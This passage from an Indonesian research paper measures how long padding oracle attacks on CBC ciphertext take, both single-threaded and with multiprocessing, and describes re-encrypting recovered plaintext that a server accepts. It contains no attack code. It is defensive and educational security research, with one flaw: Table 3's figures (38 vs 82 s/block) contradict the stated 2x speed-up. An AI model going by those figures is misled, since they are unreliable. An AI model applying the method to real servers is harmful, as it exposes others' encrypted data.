Sebelum melakukan dekripsi keseluruhan ciphertext, peneliti melakukan testing pada program untuk melakukan dekripsi terhadap 2 blok ciphertext. 2 block ciphertext akan menghasilkan 1 blok plaintext ketika didekripsi. Setelah melakukan dekripsi, peneliti menganalisa lama waktu yang dibutuhkan untuk melakukan dekripsi.



Gambar 14: Padding Oracle Decryption 2 block ciphertext

Gambar 15: Dekripsi Client Ciphertext



Gambar 16: Dekripsi Server Ciphertext

Penjelasan dari Gambar 14, 15 dan 16 dijelaskan pada Tabel 1.


Tabel 1: Rangkuman Durasi Padding Oracle Decryption

Jumlah Blok Ciphertext	Jumlah Blok Plaintext	Durasi Serangan (detik)
2	1	70
13	12	1074
17	16	1355

Berdasarkan Tabel 1, untuk mendapatkan 1 blok plaintext dibutuhkan waktu kurang lebih 70 detik. Sedangkan untuk mendapatkan 12 blok plaintext diperlukan waktu 1074, 0.8 kali lebih lambat dibandingkan 1 blok. Dan pada 16 Blok juga 0.8 kali lebih lambat. Hal ini dipengaruhi oleh kecepatan koneksi internet ketika melakukan serangan. Untuk mempercepat durasi serangan, dapat mengimplementasikan multiprocessing yang akan dibahas di bagian selanjutnya.

Multiprocessing Padding Oracle Decryption

Multiprocessing diimplementasikan untuk mempersingkat durasi Padding Oracle Attack. Implementasi multiprocessing sangat disarankan ketika blok ciphertext yang ingin didekripsi berjumlah banyak. Hasil dari serangan pada Gambar 17 dan Gambar 18 akan dirangkum pada Tabel 2.



Gambar 17: Dekripsi Client Cipher dengan Multiprocessing Padding Oracle

Gambar 18: Dekripsi Server Cipher dengan Multiprocessing Padding Oracle

Tabel 2: Rangkuman Durasi Multiprocessing Padding Oracle Decryption


Jumlah Blok Ciphertext	Jumlah Blok Plaintext	Durasi Serangan (detik)
13	12	497
17	16	638

Multiprocessing dapat diimplementasikan ketika jumlah blok ciphertext yang akan didekripsi lebih dari 2 blok. Data durasi serangan pada Tabel 2 dibandingkan dengan data pada Tabel 1 dengan tidak menggunakan multiprosesing dapat disimpulkan bahwa dengan implementasi multiprocessing dapat mempercepat durasi serangan hingga 2 kali lipat. Kecepatan pada implementasi multiprocessing juga dipengaruhi oleh kecepatan koneksi internet dan jenis CPU yang digunakan.


Padding Oracle Encryption

Padding Oracle Attack dapat dimanfaatkan oleh attacker untuk membuat ciphertext yang ketika didekripsi menghasilkan plaintext yang diinginkan. Dalam kasus SSL (Secure Socket Layer), Padding Oracle Attack dapat melakukan enkripsi tetapi tidak dapat membuat ciphertext yang dianggap valid oleh server dikarenakan terdapat MAC (Message Authentication Code) yang berfungsi untuk mengecek apakah plaintext valid benar-benar berasal dari server atau tidak.

Dalam penelitian ini, peneliti akan melakukan enkripsi kembali terhadap plaintext yang sudah didapatkan dari hasil Padding Oracle Decryption. Proses ini menghasilkan ciphertext yang berbeda tetapi menghasilkan plaintext yang sama. Ciphertext yang dihasilkan akan dikirim ke server untuk memastikan apakah server menerima ciphertext yang dihasilkan atau tidak.



Gambar 19: Enkripsi Plaintext dengan Padding Oracle Encryption



Gambar 20: Mengirim Ciphertext ke Server

Gambar 19 menunjukan bahwa plaintext berhasil di enkripsi ulang dan waktu yang dibutuhkan adalah 1087 detik. Gambar 21 menunjukan bahwa ciphertext yang dihasilkan dari proses pada Gambar 20 dianggap valid oleh server. Gambar 20 menunjukan server memberikan response ciphertext yang seharusnya jika tidak valid, maka server akan mengembalikan status "Invalid MAC". Ciphertext dianggap valid karena peneliti tidak mengubah plaintext sama sekali. Jika plaintext dirubah, maka MAC (Message Authentication Code) juga akan berbeda sebelumnya sehingga jika dikirim ke server akan gagal dan mengembalikan status "Invalid MAC".

Ringkasan Perbandingan

Pada penelitian ini, telah dilakukan Padding Oracle Attack yang dapat melakukan enkripsi dan dekripsi. Fokus dari penelitian ini adalah analisis dan optimasi Padding Oracle Attack sehingga durasi serangan menjadi lebih cepat. Paddding Oracle Decryption dapat diimplementasikan multiprocessing karena blok ciphertext bisa dipecah menjadi beberapa bagian untuk diproses secara parallel. Padding Oracle Encryption tidak dapat diimplementasikan multiprocessing karena blok plaintext tidak dapat dipecah. Tabel 3 merupakan rangkuman perbandingan Padding Oracle Decryption yang telah optimal dengan yang belum optimal.

Tabel 3: Perbandingan Single Thread Padding Oracle Decryption vs Multiprocessing Padding Oracle Decryption

Tipe Serangan	Durasi Serangan (detik/blok)
Single Thread Padding Oracle Decryption	38
Multiprocessing Padding Oracle Decryption	82

Perbandingan yang disajikan pada Tabel 3 menunjukkan berapa lama serangan berhasil untuk mendekripsi satu blok ciphertext. Berdasarkan hasil tersebut dapat disimpulkan bahwa Multiprocessing Padding Oracle Decryption lebih cepat dibanding Single Thread Padding Oracle Decryption. Durasi serangan Multiprocessing Padding Oracle Decryption kurang lebih 2x lebih cepat dibanding Single Thread Padding Oracle Decryption.

Penutup

Padding Oracle Attack dapat dimanfaatkan oleh penyerang untuk melakukan dekripsi terhadap ciphertext dan enkripsi terhadap plaintext yang diinginkan oleh penyerang. Hal ini terjadi karena penyerang dapat menemukan kerentanan sehingga dapat mengetahui status valid padding atau invalid padding setelah proses dekripsi. Padding Oracle Attack untuk melakukan dekripsi dapat dioptimasi dengan multiprocessing. Hasil uji coba Padding Oracle Attack dengan multiprocessing adalah durasi serangan menjadi 2x lebih cepat. Hal ini dapat digunakan untuk membangun perangkat lunak penguji kerentanan yang secara otomatis dapat mengetahui adanya kerentanan keamanan Padding Oracle Attack secara lebih cepat.

Daftar Pustaka

[1] Matius Sinaga, "Kriptografi dan Python", Untuk Indonesia, Medan, 2017

[2] S. Vaudenay, "Security Flaws Induced by CBC Padding", In: Knudsen, L.R. (eds) Advances in Cryptology — EUROCRYPT 2002, Lecture Notes in Computer Science, vol 2332. Springer, Berlin, Heidelberg. https://doi.org/10.1007/3-540-46035-7_35, 2002

[3] Anonym, "0-byte record padding oracle", OpenSSL Security Advisory, diakses daring pada https://www.openssl.org/news/secadv/20190226.txt, 26 February 2019

[4] Anonym, "K10065173: TMM TLS virtual server vulnerability CVE-2019-6593", F5 Security Advisory, February 2019.

[5] Anonym, "Sonicwall Sonicos/Sonicosv TLS CBC Cipher Risky Encryption", SonicWall Security Advisory, diakses daring pada https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2019-0003, April 2019.

[6] Orange Tsai, "Microsoft Exchange Server Remote Code Execution", diakses daring pada https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-31196, Jul 2021.

[7] Mike Rosulek, "The Joy of Criptography", Creative Commons, Oregon USA, 2021.

[8] M. Dworkin, "Recommendation for Block Cipher Modes of Operation : Methods and Techniques", NIST Special Publication 800-38A 2001 Edition, 2001.

[9] C. Young, "Zombie POODLE, GOLDENDOODLE, & How TLSv1.3 Can Save Us All", BlackHat ASIA 2019, Las Vegas, 2019.

[10] M. Bellare and C. Namprempre, "Authenticated Encryption: Relations among Notions and Analysis of the Generic Composition Paradigm", Springer-Verlag, 2000.

[11] K.G. Paterson and A.Yau, "Padding Oracle Attacks on the ISO CBC Mode Encryption Standard", Lecture Notes in Computer Science, 2004

[12] D. Javeed and U.M.Badamasi, "Man in the Middle Attacks: Analysis, Motivation and Prevention", International Journal of Computer Networks and Communications Security, 2020.